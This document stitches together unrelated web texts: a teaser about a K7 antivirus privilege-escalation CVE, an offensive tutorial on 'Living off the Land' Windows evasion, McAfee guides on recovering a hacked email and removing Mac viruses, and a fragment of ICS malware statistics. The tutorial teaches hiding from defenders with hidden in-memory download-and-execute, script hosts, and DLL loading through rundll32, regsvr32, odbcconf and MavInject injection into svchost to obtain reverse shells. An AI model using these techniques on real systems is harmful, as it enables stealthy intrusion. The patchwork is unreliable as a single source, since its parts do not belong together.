A critical security vulnerability has been discovered in K7 Ultimate Security antivirus software that allows attackers to gain the highest level of system access on Windows computers. The flaw, tracked as CVE-2024-36424, enables low-privileged users to escalate their permissions to SYSTEM level, giving them complete control over affected machines. How the Vulnerability Works K7 Ultimate Security […]
We hope that throughout the Survival series, you have been learning a lot from us. Today, we introduce Living off the Land techniques that can be abused without triggering alarms. Our goal is to use knowledge from previous articles to get our job done without unnecessary attention from defenders. All the commands we cover in two parts are benign, native, and also available on legacy systems. Not all are well-known, and tracking them all is impossible as they generate tons of logs that are hard to dig through. As you may know, some legitimate software may act suspiciously with its process and driver names. Tons of false positives quickly drain defenders, so in many environments, you can fly under the radar with these commands.
Today, you’ll learn how to execute different kinds of scripts as substitutes for .ps1 scripts since they can be monitored, create fake drivers, and inject DLLs into processes to get a reverse shell to your C2.
Let’s get started!
Execution and Scripting
Powershell
Let’s recall the basic concepts of stealth in PowerShell from earlier articles. PowerShell is a built-in scripting environment used by system administrators to automate tasks, check system status, and configure Windows. It’s legitimate and not suspicious unless executed where it shouldn’t be. Process creation can be monitored, but this isn’t always the case. It requires effort and software to facilitate such monitoring. The same applies to .ps1 scripts. This is why we learned how to convert .ps1 to .bat to blend in in one of the previous articles. It doesn’t mean you should avoid PowerShell or its scripts, as you can create a great variety of tools with it.
Here’s a reminder of how to download and execute a script in memory with stealth:
Walkthrough: This tells PowerShell to start quickly without loading user profile scripts (-nop), hide the window (-w h), ignore script execution rules (-ep bypass), download a script from a URL, and run it directly in memory (DownloadString + Invoke-Expression).
When you would use it: When you need to fetch a script from a remote server and run it quietly.
Why it’s stealthy: PowerShell is common for admin tasks, and in-memory execution leaves no file on disk for antivirus to scan. Skipping user profile scripts avoids potential monitoring embedded in them.
It’s important to keep in mind that Invoke-WebRequest (iwr) and Invoke-Expression (iex) are often abused by hackers. Later, we’ll cover stealthier ways to download and execute payloads.
CMD
CMD is the classic Windows command prompt used to run batch files and utilities. Although this module focuses on PowerShell, stealth is our main concern, so we cover some CMD commands. With its help, we can chain utilities, redirect outputs to files, and collect system information quietly.
Walkthrough: /c runs the command and exits. whoami /all gets user and privilege info and writes it to C:\Temp\privs.txt. netstat -ano appends active network connections to the same file. The user doesn’t see a visible window.
When you would use it: Chaining commands is handy, especially if Script Block Logging is in place and your commands get saved.
Why it’s stealthy:cmd.exe is used everywhere, and writing to temp files looks like routine diagnostics.
cscript.exe
This runs VBScript or JScript scripts from the command line. Older automation relies on it to execute scripts that perform checks or launch commands. Mainly we will use it to bypass ps1execution monitoring. Below, you can see how we executed a JavaScript script.
Walkthrough (plain)://E:JScript selects the JavaScript engine, while //Nologo hides the usual header. The final argument points to the script that will be run.
When you would use it: All kinds of use. With the help of AI you can write an enumeration script.
Why it’s stealthy: It’s less watched than PowerShell in some environments and looks like legacy automation.
wscript.exe
By default, it runs Windows Script Host (WSH) scripts (VBScript/JScript), often for scripts showing dialogs. As a pentester, you can run a VBScript in the background or perform shell operations without visible windows.
Walkthrough://B runs in batch mode (no message boxes). The VBScript at C:\Temp\enum.vbs is executed by the Windows Script Host.
When you would use it: Same thing here, it really depends on the script you create. We made a system enumeration script that sends output to a text file.
Why it’s stealthy: Runs without windows and is often used legitimately.
mshta.exe
Normally, it runs HTML Applications (HTA) containing scripts, used for small admin UIs. For pentesters, it’s a way to execute HTA scripts with embedded code. It requires a graphical interface.
PS > mshta users.hta
Walkthrough:mshta.exe runs script code in users.hta, which could create a WScript object and execute commands, potentially opening a window with output.
When you would use it: To run a seemingly harmless HTML application that executes shell commands
Why it’s stealthy: It looks like a web or UI component and can bypass some script-only rules.
DLL Loading and Injections
These techniques rely on legitimate DLL loading or registration mechanics to get code running.
Rundll32.exe
Used to load a DLL and call its exported functions, often by installers and system utilities. Pentesters can use it to execute a script or function in a DLL, like a reverse shell generated by msfvenom. Be cautious, as rundll32.exe is frequently abused.
Walkthrough: The command runs rundll32.exe to load reflective_dll.x64.dll and call its TestEntry function.
When you would use it: To execute a DLL’s code in environments where direct execution is restricted.
Why it’s stealthy: rundll32.exe is a common system binary and its activity can blend into normal installer steps.
Regsvr32.exe
In plain terms it adds or removes special Windows files (like DLLs or scriptlets) from the system’s registry so that applications can use or stop using them. It is another less frequently used way to execute DLLs.
PS > regsvr32.exe /u /s .\reflective_dll.x64.dll
Walkthrough: regsvr32 is asked to run the DLL. /s makes it silent.
When you would use it: To execute a DLL via a registration process, mimicking maintenance tasks.
Why it’s stealthy: Registration operations are normal in IT workflows, so the call can be overlooked.
odbcconf.exe
Normally, odbcconf.exe helps programs connect to databases by setting up drivers and connections. You can abuse it to run your DLLs. Below is an example of how we executed a generated DLL and got a reverse shell
Walkthrough: The first odbcconf command tells Windows to register a fake database driver named “Printer-driverX” using a DLL file. The APILevel=2 part makes it look like a legitimate driver. When Windows processes this, it loads file.dll, which runs a reverse shell inside of it. The second odbcconf command, creates a system data source (DSN) named “Printer-driverX” tied to that fake driver, which triggers the DLL to load again, ensuring the malicious code runs.
When you would use it: To execute a custom DLL stealthily, especially when other methods are monitored.
Why it’s stealthy: odbcconf is a legit Windows tool rarely used outside database admin tasks, so it’s not heavily monitored by security tools or admins on most systems. Using it to load a DLL looks like normal database setup activity, hiding the malicious intent.
Installutil.exe
Normally, it is a Windows tool that installs or uninstalls .NET programs, like DLLs or executables, designed to run as services or components. It sets them up so they can work with Windows, like registering them to start automatically, or removes them when they’re no longer needed. In pentest scenarios, the command is used to execute malicious code hidden in a specially crafted .NET DLL by pretending to uninstall it as a .NET service.
Walkthrough: The command tells Windows to uninstall a .NET assembly (file.dll) that was previously set up as a service or component. The /U flag means uninstall, /logfile= skips creating a log file, and /LogToConsole=false hides any output on the screen. If file.dll is a malicious .NET assembly with a custom installer class, uninstalling it can trigger its code, like a reverse shell when the command processes the uninstall. However, for a DLL from msfvenom, this may not work as intended unless it’s specifically a .NET service DLL.
When you would use it:. It’s useful when you have admin access and need to execute a .NET payload stealthily, especially if other methods are unavailable.
Why it’s stealthy: Install utilities are commonly used by developers and administrators.
Mavinject.exe
Essentially, it was designed to help with Application Virtualization, when Windows executes apps in a virtual container. We use it to inject DLLs into running processes to get our code executed. We recommend using system processes for injections, such as svchost.exe.Here is how it’s done:
PS > MavInject.exe 528 /INJECTRUNNING C:\file.dll
Walkthrough: Targets process ID 528 (svchost.exe) and instructs MavInject.exe to inject file.dll into it. When the DLL loads, it runs the code and we get a connection back.
Why you would use it: To inject a DLL for a high-privilege reverse shell, like SYSTEM access.
Why it’s stealthy: MavInject.exe is a niche Microsoft tool, so it’s rarely monitored by security software or admins, making the injection look like legitimate system behavior.
Summary
Living off the Land techniques matter a lot in Windows penetration testing, as they let you achieve your objectives using only built-in Microsoft tools and signed binaries. That reduces forensic footprints and makes your activity blend with normal admin behavior, which increases the chance of bypassing endpoint protections and detection rules. In Part 1 we covered script execution and DLL injections, some of which will significantly improve your stealth and capabilities. In Part 2, you will explore network recon, persistence, and file management to further evade detection. Defenders can also learn a lot from this to shape the detection strategies. But as it was mentioned earlier, monitoring system binaries might generate a lot of false positives.
I think I could count on one hand the people I know who have NOT had their email hacked. Maybe they found a four-leaf clover when they were kids! Email hacking is one of the very unfortunate downsides of living in our connected, digital world. And it usually occurs as a result of a data breach – a situation that even the savviest tech experts find themselves in.
What is a data breach?
In simple terms, a data breach happens when personal information is accessed, disclosed without permission, or lost. Companies, organisations, and government departments of any size can be affected. Data stolen can include customer login details (email addresses and passwords), credit card numbers, identifying IDs of customers e.g. driver’s license numbers and/or passport numbers, confidential customer information, company strategy, or even matters of national security.
Data breaches have made headlines, particularly over the last few years. When the Optus and Medibank data breaches hit the news in 2022 affecting almost 10 million Aussies apiece, we were all shaken. But then when Aussie finance company Latitude was affected in 2023 with a whopping 14 million people from both Australia and New Zealand, it almost felt inevitable that by now, most of us would have been impacted.
The reality is that data breaches have been happening for years. In fact, the largest data breach in Australian history happened in 2019 to the online design site Canva which affected 139 million users globally. In short, it can happen to anyone, and the chances are you may have already been affected.
Your email is more valuable than you think
The sole objective of a hacker is to get their hands on your data. Any information that you share in your email account can be very valuable to them. Why do they want your data, you ask? It’s simple really – so they can cash in!
Some will keep the juicy stuff for themselves – passwords or logins to government departments or large companies they may want to ’target’ with the aim of extracting valuable data and/or funds. The more sophisticated ones will sell your details including name, telephone, email address, and credit card details to cash in on the dark web. They often do this in batches. Some experts believe they can get as much as AU$250 for a full set of details including credit cards. So, you can see why they’d be interested in you.
The other reason why hackers will be interested in your email address and password is that many of us re-use our login details across our other online accounts. Once they’ve got their hands on your email credentials, they may be able to access your online banking and investment accounts, if you use the same credentials everywhere. So, you can see why I harp on about using a unique password for every online account!
How big is the problem?
There is a plethora of statistics on just how big this issue is – all of them concerning. According to the Australian Institute of Criminology, of all the country’s cybercrime reports in 2024, about 21.9% involved identity theft and misuse. The Australian Bureau of Statistics adds that the identity theft victimisation rate has steadily increased from 0.8% to 1.2% from 2021 to 2024, respectively.
Meanwhile, The Australian Government revealed that at least one cybercrime is reported every 6 minutes, with business email compromise alone costing the national economy up to $84 million in losses. Regardless of which statistic you choose to focus on, we have a big issue on our hands.
How does an email account get hacked?
Hackers use a range of techniques—some highly sophisticated, others deceptively simple—to gain access. It is important to know how these attacks happen so you can stay ahead and prevent them.
Phishing scams: These are deceptive emails that trick you into entering your login details on a fake website that looks legitimate.
Data breaches: If a website where you used your email and password gets breached, criminals can use those leaked credentials to try and access your email account.
Weak or reused passwords: Using simple, easy-to-guess passwords or the same password across multiple sites makes it easy for hackers to gain access.
Malware: Malicious software like keyloggers can be installed on your computer without your knowledge, capturing everything you type, including passwords.
Unsecure Wi-Fi networks: Using public Wi-Fi without a VPN can expose your data to criminals monitoring the network.
From email hack to identity theft
Yes, absolutely. An email account is often the central hub of your digital life. Once a cybercriminal controls it, they can initiate password resets for your other online accounts, including banking, shopping, and social media. They can intercept sensitive information sent to you, such as financial statements or medical records.
With enough information gathered from your emails, they can commit identity theft, apply for credit in your name, or access other sensitive services. If you suspect your email was hacked, it’s crucial to monitor your financial statements and consider placing a fraud alert with credit bureaus.
Signs that your email has been hacked
You can no longer log in. The most obvious sign of an email hack is when your password suddenly stops working. Cybercriminals often change the password immediately to lock you out.
Friends receive strange messages from you. If your contacts report receiving spam or phishing emails from your address that you didn’t send, it’s a major red flag that someone else has control of your account.
Unusual activity in your folders. Check your “Sent” folder for messages you don’t recognize. Hackers might also set up forwarding rules to send copies of your incoming emails to their own address, so check your settings for any unfamiliar forwarding addresses.
Password reset emails you didn’t request. Receiving unexpected password reset emails for other services (like your bank or social media) is a sign that a hacker is using your email to try and take over your other online accounts.
Security alerts from your provider. Pay attention to notifications about new sign-ins from unfamiliar devices, locations, or IP addresses. These are often the first warnings that your account has been compromised.
Steps to email recovery
If you find yourself a victim of email hacking, these are a few very important steps you need to take. Fast.
Change your password
Using a separate, clean device, this is the very first thing you must do to ensure the hacker can’t get back into your account. It is essential that your new password is complex and totally unrelated to previous passwords. Always use random words and characters, a passphrase with a variety of upper and lower cases, and throw in some symbols and numbers.
I really like the idea of a crazy, nonsensical sentence – easier to remember and harder to crack! But, better still, get yourself a password manager that will create a password that no human would be capable of creating. If you find the hacker has locked you out of your account by changing your password, you will need to reset the password by clicking on the ‘Forgot My Password’ link.
Update other accounts that use the same password
This is time-consuming, but essential. Ensure you change any other accounts that use the same username and password as your compromised email. Hackers love the fact that many people use the same logins for multiple accounts, so it is guaranteed they will try your info in other email applications and sites such as PayPal, Amazon, Netflix – you name it!
Once the dust has settled, review your password strategy for all your online accounts. A best practice is to ensure every online account has its own unique and complex password.
Sign out of all devices
Most email services have a security feature that lets you remotely log out of all active sessions. Once you’ve changed your password, signing out from your email account also signs out the hacker and forces them to log-in with the new password, which fortunately they do not know. These, combined with two- or multi-factor authentication, will help you to regain control of your account and prevent further compromise.
Inform your email contacts
A big part of the hacker’s strategy is to get their claws into your address book to hook others as well. Send a message to all your email contacts as soon as possible so they know to avoid opening any emails—most likely loaded with malware—that have come from you.
Commit to multi-factor authentication
Two-factor or multi-factor authentication may seem like an additional, inconvenient step to your login, but it also adds another layer of protection. Enabling this means you will need a special one-time-use code to log in, aside from your password. This is sent to your mobile phone or generated via an authenticator app. So worthwhile!
Check your email settings
It is common for hackers to modify your email settings so that a copy of every email you receive is automatically forwarded to them. Not only can they monitor your logins to other sites; they can also keep a watchful eye on any particularly juicy personal information. So, check your mail forwarding settings to ensure no unexpected email addresses have been added.
Also, ensure your ‘reply to’ email address is actually yours. Hackers have been known to create an email address that looks similar to yours, so that when someone replies, it will go straight to their account, not yours.
Don’t forget to check your email signature to ensure nothing spammy has been added, as well as your recovery phone number and alternate email address. Hackers also change these to maintain control. Update them to your own secure details.
Scan your computer for malware and viruses
Regularly scanning your devices for unwanted invaders is essential. If you find anything, please ensure it is addressed, and then change your email password again. If you don’t have antivirus software, please invest in it.
Comprehensive security software will provide you with a digital shield for your online life, protecting all your devices – including your smartphone – from viruses and malware. Some services also include a password manager to help you generate and store unique passwords for all your accounts.
Consider creating a new email address
If you have been hacked several times and your email provider isn’t mitigating the amount of spam you are receiving, consider starting afresh. Do not, however, delete your old email address because email providers are known to recycle old email addresses. This means a hacker could spam every site they can find with a ‘forgot my password’ request and try to impersonate you and steal your identity.
Your email is an important part of your online identity so being vigilant and addressing any fallout from hacking is essential for your digital reputation. Even though it may feel that getting hacked is inevitable, you can definitely reduce your risk by installing some good-quality security software on all your devices.
Trusted and reliable comprehensive security software will alert you when visiting risky websites, warn you when a download looks dodgy, and block annoying and dangerous emails with anti-spam technology. It makes sense really – if you don’t receive the dodgy phishing email – you can’t click on it. Smart!
Finally, don’t forget that hackers love social media – particularly those of us who overshare on it. So, before you post details of your adorable new kitten, remember it may just provide the perfect clue for a hacker trying to guess your email password!
Report the incident
Reporting an email hack is a crucial step to create a necessary paper trail for disputes with banks or credit agencies. When reporting, gather evidence such as screenshots of suspicious activity, unrecognized login locations and times, and any phishing emails you received. This information can be vital for the investigation.
Your email provider: Use their official support or recovery channels immediately. They can help you investigate and regain control of your account. Do not use links from suspicious emails claiming to be from support.
Financial institutions: If you’ve disclosed sensitive financial information or use the email for banking, contact your bank and credit card companies immediately. Alert them to potential fraud and monitor your statements.
Friends, family, and contacts: Send a message to your contacts warning them that your account was compromised. Advise them not to open suspicious messages or click on links sent from your address during that time.
Your employer: If it’s a work email, or if your personal email is used for work purposes, notify your IT department immediately. They need to take steps to protect company data and systems.
Relevant authorities: For financial loss or identity theft, you can report the incident to authorities like the FBI’s Internet Crime Complaint Center or Action Fraud in the UK. This creates an official record and aids in wider law enforcement efforts.
Check if online accounts linked to your email were compromised
Prioritize critical accounts: Immediately check your online banking, financial, and government-related accounts. Review recent activity for any unauthorized transactions or changes.
Review social media and shopping sites: Check your social media for posts or messages you didn’t send. Review your online shopping accounts like Amazon for any purchases or address changes you don’t recognize.
Enable alerts: Turn on login and transaction alerts for your sensitive accounts. This will give you real-time notifications of any suspicious activity in the future.
Should you delete your hacked email account?
Generally, no. Deleting the account can cause more problems than it solves. Many online services are linked to that email, and deleting it means you lose the ability to receive password reset links and security notifications for those accounts.
More importantly, some email providers recycle deleted addresses, meaning a hacker could potentially re-register your old email address and use it to impersonate you and take over your linked accounts.
The better course of action is to regain control, thoroughly secure the account with a new password and multi-factor authentication, and clean up any damage. Only consider migrating to a new email address after you have fully secured the old one.
Future-proof your email after reclaiming control
Run a full security scan: Before doing anything else, run a comprehensive scan with a trusted antivirus program on all your devices to ensure no malware or keyloggers remain.
Double-check security settings: Confirm that your recovery email and phone number are correct and that multi-factor authentication is enabled, preferably using an authenticator app rather than SMS.
Review account permissions: Check which third-party apps and websites have access to your email account. Revoke access for any service you don’t recognize or no longer use.
Set periodic reminders: Make it a habit to review your account’s security logs and settings every few months to catch any potential issues early.
Learn to spot phishing: Be skeptical of unsolicited emails asking for personal information or creating a sense of urgency. Check the sender’s address and hover over links before clicking.
Keep software updated:Regularly update your operating system, web browser, and security software to protect against the latest vulnerabilities.
Secure your devices: Use comprehensive security software like McAfee+ on all your devices—computers, tablets, and smartphones—to protect against malware, viruses, and risky websites.
Provider-specific email recovery
Each email provider has a specific, structured process for account recovery. It is vital to only use the official recovery pages provided by the service and be wary of scam websites or third-party services that claim they can recover your account for a fee. Below are the official steps of the major providers that you can follow.
Enter your email address and follow the on-screen prompts. You will be asked questions to confirm your identity, such as previous passwords or details from your recovery phone number or email.
Once you regain access, you will be prompted to create a new password.
Immediately visit the Google Security Checkup to review recent activity, remove unfamiliar devices, check third-party app access, and enable 2-step verification.
You’ll need to provide your email, phone, or Skype name, and verify your identity using the security information linked to your account.
If you cannot access your recovery methods, you will be directed to an account recovery form where you must provide as much information as possible to prove ownership.
After resetting your password, visit your Microsoft account security dashboard to review sign-in activity, check connected devices, and enable two-step verification.
Final thoughts
Your email account is the master key to your digital kingdom, and protecting it is more critical than ever since many of your other accounts are connected with your email. Realizing “my email has been hacked” is a stressful experience, but taking swift and correct action can significantly limit the damage.
By following the recovery steps and adopting strong, ongoing security habits like using a password manager and enabling multi-factor authentication, you can turn a potential crisis into a lesson in digital resilience. Stay vigilant, stay proactive, and keep your digital front door securely locked.
To add another wall of defense, consider investing in a trusted and reliable comprehensive security software like McAfee+. Our solution will help you dodge hacking attempts by alerting you when visiting risky websites, or downloading questionable apps, and blocking malicious emails with anti-spam technology.
While Apple goes to great lengths to keep all its devices safe, this doesn’t mean your Mac is immune to all computer viruses. What does Apple provide in terms of antivirus protection? In this article, we will discuss some signs that your Mac may be infected with a virus or malware, the built-in protections that Apple provides, and how you can protect your computer and yourself from threats beyond viruses.
What is a Mac virus?
A computer virus is a piece of code that inserts itself into an application or operating system and spreads when that program is run. While viruses exist, most modern threats to macOS come in the form of other malicious software, also known as malware. While technically different from viruses, malware impacts your Mac computers similarly: it compromises your device, data, and privacy.
Macs are not invulnerable to being hacked
While Apple’s macOS has robust security features, it’s not impenetrable. Cybercriminals can compromise a Mac through several methods that bypass traditional virus signatures. Common attack vectors include software vulnerabilities, phishing attacks that steal passwords, drive-by downloads from compromised websites, malicious browser extensions that seem harmless, or remote access Trojans disguised as legitimate software.
Common types of viruses and malware
Understanding the common types of viruses and malware that target macOS can help you better protect your device and data. Here’s a closer look at the most prevalent forms of malware that Mac users should watch out for.
Adware and potentially unwanted programs (PUPs): These programs hijack your browser, alter your search engine, and bombard you with pop-up ads, severely impacting performance and privacy.
Trojans: Disguised as legitimate software, such as fake Adobe Flash Player installers or system optimization tools, trojans create a backdoor on your Mac for attackers to steal data, install other malware, or take control of your device.
Spyware and keyloggers: This malicious software operates silently in the background, recording your keystrokes, capturing login credentials, and monitoring your activity to steal sensitive personal and financial information.
Ransomware: A particularly damaging threat, ransomware encrypts your personal files, photos, and documents, making them inaccessible. Attackers then demand a hefty ransom payment for the decryption key.
Cryptominers: This malware hijacks your Mac’s processing power to mine for cryptocurrencies like Bitcoin. It doesn’t steal data but can cause extreme slowdowns, overheating, and increased electricity usage.
Signs that your Mac may be hacked
Whether hackers physically sneak it onto your device or by tricking you into installing it via a phony app, a sketchy website, or a phishing attack, viruses and malware can create problems for you in a couple of ways:
Performance issues
Is your device operating slower, are web pages and apps harder to load, or does your battery never seem to keep a charge? These are all signs that you could have a virus or malware running in the background, zapping your device’s resources.
Your computer heats up
Malware or mining apps running in the background can burn extra computing power and data, causing your computer to operate at a high temperature or overheat.
Mystery apps or data
If you find unfamiliar apps you didn’t download, along with messages and emails that you didn’t send, that’s a red flag. A hacker may have hijacked your computer to send messages or to spread malware to your contacts. Similarly, if you see spikes in your data usage, that could be a sign of a hack as well.
Pop-ups or changes to your screen
Malware can also be behind spammy pop-ups, unauthorized changes to your home screen, or bookmarks to suspicious websites. In fact, if you see any configuration changes you didn’t personally make, this is another big clue that your computer has been hacked.
Browser redirects
Your browser’s homepage or default search engine changes without your permission, and searches are redirected to unfamiliar sites. Check your browser’s settings and extensions for anything you don’t recognize.
Disabled security features
Your antivirus software or macOS firewall is disabled without your action. Some viruses or malware are capable of turning off your security software to allow them to perform their criminal activities.
Check your Mac for viruses and malware
Fortunately, there are easy-to-use tools and key steps to help you validate for viruses and malware so you can take action before any real damage is done.
Check activity monitor: Navigate to Applications > Utilities > Activity Monitor and look for any unknown processes using a disproportionate amount of CPU or memory. A quick web search can help identify if a suspicious process is malicious.
Review login items: Go to System Settings > General > Login Items. Check the “Open at Login” and “Allow in the Background” sections for any apps you don’t recognize and disable them.
Inspect system profiles: In System Settings > Privacy & Security, scroll down to “Profiles.” If you see any profiles you did not intentionally install, aside from those for work or school, remove them.
Audit browser extensions: Open your web browsers and review installed extensions. Remove any that you did not add or no longer use.
Run a security scan: The most reliable method is to use a dedicated security application. Run a full system scan with a trusted program to detect and remove any malware that manual checks may have missed.
Update everything: Ensure your macOS and all installed applications are up to date. Updates frequently contain critical security patches that protect against known vulnerabilities exploited by hackers.
XProtect and quarantine: XProtect is Apple’s proprietary antivirus software built into all Macs since 2009. It works the same as any other antivirus, scanning suspicious files and apps for malware, then quarantining or limiting their access to the Mac’s operating system and other key functions. XProtect relies on up-to-date information to spot malicious files. However, this information may be outdated, and may not always protect Mac users from the latest threats.
Malware removal tool: To further keep Apple users protected, the malware removal tool scans Macs to spot and catch any malware that may have slipped past XProtect. Similar to XProtect, it relies on a set of constantly updated definitions to identify potential malware, removes malware upon receiving updated information, and continues to check for infections on restart and login.
Notarization and Gatekeeper: Apps for Apple devices go through a review before they are distributed and sold outside the App Store. When this review turns up no instances of malware, Apple issues a notarization ticket. That ticket is recognized in the macOS Gatekeeper, which verifies the ticket and allows the app to launch. If a previously approved app is later found to be malicious, Apple revokes its notarization and prevents it from running.
App Store review: All apps that wish to be sold on the Apple App Store must go through Apple’s App Store review. While not strictly a review for malware, security matters are considered in this process to ensure that all apps posted on the App Store are “reliable, perform as expected, respect user privacy, and are free of objectionable content.”
Other features: In addition to the above, Apple includes technologies that prevent malware from doing more harm, such as preventing damage to critical system files.
Do I need an antivirus for my Mac?
There are a couple of reasons why Mac users may want to consider additional protection on top of the built-in antivirus safeguards:
Apple’s antivirus may not recognize the latest threats. These tools primarily rely on known virus definitions, which may lag behind the latest cyberthreats including “zero-day” incidents. This leaves Mac owners susceptible to attack if they solely rely on XProtect and other features.
The Mac’s built-in security measures largely focus on viruses and malware. While protecting yourself from viruses and malware is of utmost importance, the reality is that antivirus is not enough. They don’t block other forms of harmful activity, such as phishing attacks, malicious apps downloaded outside of the App Store, suspicious links, prying eyes on public Wi-Fi, data breaches, and identity theft, among others.
Macs are like any other connected device. They’re also susceptible to the wider world of threats and vulnerabilities on the internet. For this reason, Mac users should think about bolstering their defenses further with online protection software.
Your guide to removing a Mac virus
If you suspect your Mac has been infected with a virus or other malware, acting quickly is essential to protect your personal data and stop the threat from spreading. Fortunately, this can be effectively done with a combination of manual steps and trusted security software:
Disconnect from the internet: Immediately disconnect from Wi-Fi or unplug the ethernet cable to prevent the malware from communicating with its server or spreading.
Remove suspicious apps: Open your Applications folder. Drag any unfamiliar or recently installed suspicious applications to the Trash and then empty it.
Delete malicious files: Malware often hides files in your Library folders. Navigate to Finder > Go > Go to Folder and check paths like ~/Library/LaunchAgents and /Library/LaunchDaemons for suspicious files. Be cautious when deleting system files.
Clean up browsers: Remove any unknown extensions from your web browsers and reset your homepage and search engine settings if they were altered.
Run a security scan: The safest and most effective method is to run a full scan with a trusted security solution. This will automatically identify, quarantine, and remove all traces of the infection.
Restore from a clean backup: If the infection is severe and persistent, your best option may be to erase your Mac and cautiously restore from a Time Machine backup created *before* you noticed signs of the virus. If you restore from a backup version that was already infected, you will re-introduce the malware to your clean system.
Last resort: Reinstalling your macOS
In the most extreme cases, erasing your hard drive and reinstalling a fresh copy of macOS is a very effective way to eliminate viruses and malware. This process wipes out all data, including the malicious software. This, however, is considered the last resort for deep-rooted infections that are difficult to remove manually.
Future-proof your Mac from viruses
As cyber threats grow more sophisticated, taking proactive steps now can protect your device, your data, and your identity in the long run. Here are simple but powerful ways to future-proof your Mac, and help ensure your device stays protected against tomorrow’s threats before they reach you:
Keep everything updated: Enable automatic updates for macOS and your applications. This is the single most important step to protect against vulnerabilities.
Download from trusted sources only: Stick to the Apple App Store or the official websites of reputable developers. Avoid downloading software from unvetted third-party aggregators or torrent sites.
Use strong passwords and multi-factor authentication (MFA): Protect your Apple ID and other accounts with long, complex, and unique passwords and enable MFA to prevent unauthorized access.
Be skeptical of unsolicited messages: Do not click on links or download attachments in suspicious emails or texts. These are primary methods for delivering malware and conducting phishing attacks.
Install comprehensive security software: Use a trusted security suite like McAfee+ for real-time protection that goes beyond Apple’s built-in tools, offering features like web protection, a firewall, and anti-phishing technology.
Back up your data regularly: Maintain regular backups of your important files using Time Machine or a cloud service. This ensures you can recover your data without paying a ransom in a ransomware attack.
Stay informed: Be aware of the threats out there and take a proactive stance to fill the gaps in protection. Comprehensive security suites like McAfee+ can take care of it for you. Our exclusive Protection Score checks your online safety, identifies any gaps, and offers personalized guidance to seal those cracks.
Best digital habits to practice
Staying safe online isn’t just about having the right software—it’s about making smart choices every day. Adopting strong digital habits can drastically reduce your risk of falling victim to viruses, scams, or data breaches.
Browse safely: Be wary of unsolicited links, pop-up windows, and urgent warnings. Use a web protection tool to block known malicious websites before they can load.
Scrutinize downloads: Never install software from an untrusted source. Read installation prompts carefully to deselect any bundled optional software or PUPs.
Improve email hygiene: Treat emails with attachments or links with caution, even from known senders, as their accounts could be compromised. Verify any unusual requests through a separate communication channel.
Review app permissions: When an application asks for permission to access your contacts, location, or other data, consider if it truly needs that access to function. Deny any unnecessary requests.
Enable your firewall: Ensure the macOS firewall is turned on in System Settings > Network > Firewall. This provides a basic but important barrier against unsolicited incoming network connections.
It’s about protecting yourself
An important part of a McAfee’s Protection Score involves protecting your identity and privacy beyond the antivirus solution. While online threats have evolved, McAfee has elevated its online protection software to thwart hackers, scammers, and cyberthieves who aim to steal your personal info, online banking accounts, financial info, and even your social media accounts to commit identity theft and fraud in your name. As you go about your day online, online protection suites help you do it more privately and safely. Comprehensive security solutions like McAfee+ include:
Personal data cleanup reveals which high-risk data brokers and search sites are collecting and selling your personal information. It then requests the removal of your information, confirms completion, and conducts ongoing scans as your data continues to be collected.
Unlimited secure VPN automatically connects to public Wi-Fi to protect your online privacy and safeguards personal data while you bank, shop, or browse online.
Identity theft and stolen funds coverage reimburses up to $1 million in lost funds or expenses, including losses to 401(k) accounts, while restoring your identity.
Ransomware coverage reimburses up to $25,000 for losses and ransom fees.
Licensed restoration experts who help repair identity and credit issues, including assistance with the identity fraud of a deceased family member.
Credit monitoring promptly alerts you about changes to your credit score, report, and accounts and guides you on actions needed to tackle identity theft.
Credit Score and Report help you stay on top of daily changes to your credit score and report, from a single location.
Security freeze prevents unauthorized access to existing accounts or new ones being set up in your name with a credit, bank, or utility account freeze.
Identity monitoring scans for up to 60 unique pieces of personal information on the dark web with timely alerts up to 10 months sooner than competitive products.
FAQs about Mac viruses
Can Macs get viruses from Safari?
Yes. While Safari has built-in security features, you can still get a Mac virus by visiting a compromised website that initiates a drive-by download or by being tricked into downloading and running a malicious file.
Do pop-ups mean my Mac is infected?
Not necessarily. Many websites use aggressive pop-up advertising. However, if you see persistent pop-ups that are difficult to close, or fake virus warnings, it’s a strong sign of an adware infection.
Is adware a type of malware?
Yes. While some consider it less harmful than a trojan, adware is a form of malware. It compromises your browsing experience, tracks your activity, slows down your computer, and can serve as a gateway for more dangerous infections.
How often should you scan for viruses?
If you have a security suite with real-time protection, your Mac is continuously monitored. It is still good practice to run a full system scan at least once a week for peace of mind.
Can iPhones spread malware to Macs?
Direct infection via a cable is extremely unlikely due to the security architecture of both operating systems. The greater risk comes from shared accounts. A malicious link or file opened on one device and synced via iCloud, or a compromised Apple ID, could affect your other devices.
Final thoughts
Current trends show a rise in sophisticated adware and PUPs that are often bundled with legitimate-looking software. Cybercriminals are also focusing on malicious browser extensions that steal data and credentials, injecting malicious code into legitimate software updates, or devising clever ways to bypass Apple’s notarization process. Given these developments, Macs can and do get viruses and are subject to threats just like any other computer. While Apple provides a strong security foundation, their operating systems may not offer the full breadth of protection you need, particularly against online identity theft and the latest malware threats. Combining an updated system, smart online habits, and a comprehensive protection solution helps you stay well ahead of emerging threats. Regularly reviewing your Mac’s security posture and following the tips outlined here will also enable you to use your device with confidence and peace of mind.

In Q2 2025, the percentage of ICS computers on which malicious objects were blocked decreased by 1.4 pp from the previous quarter to 20.5%.
Percentage of ICS computers on which malicious objects were blocked, Q2 2022–Q2 2025
Compared to Q2 2024, the rate decreased by 3.0 pp.
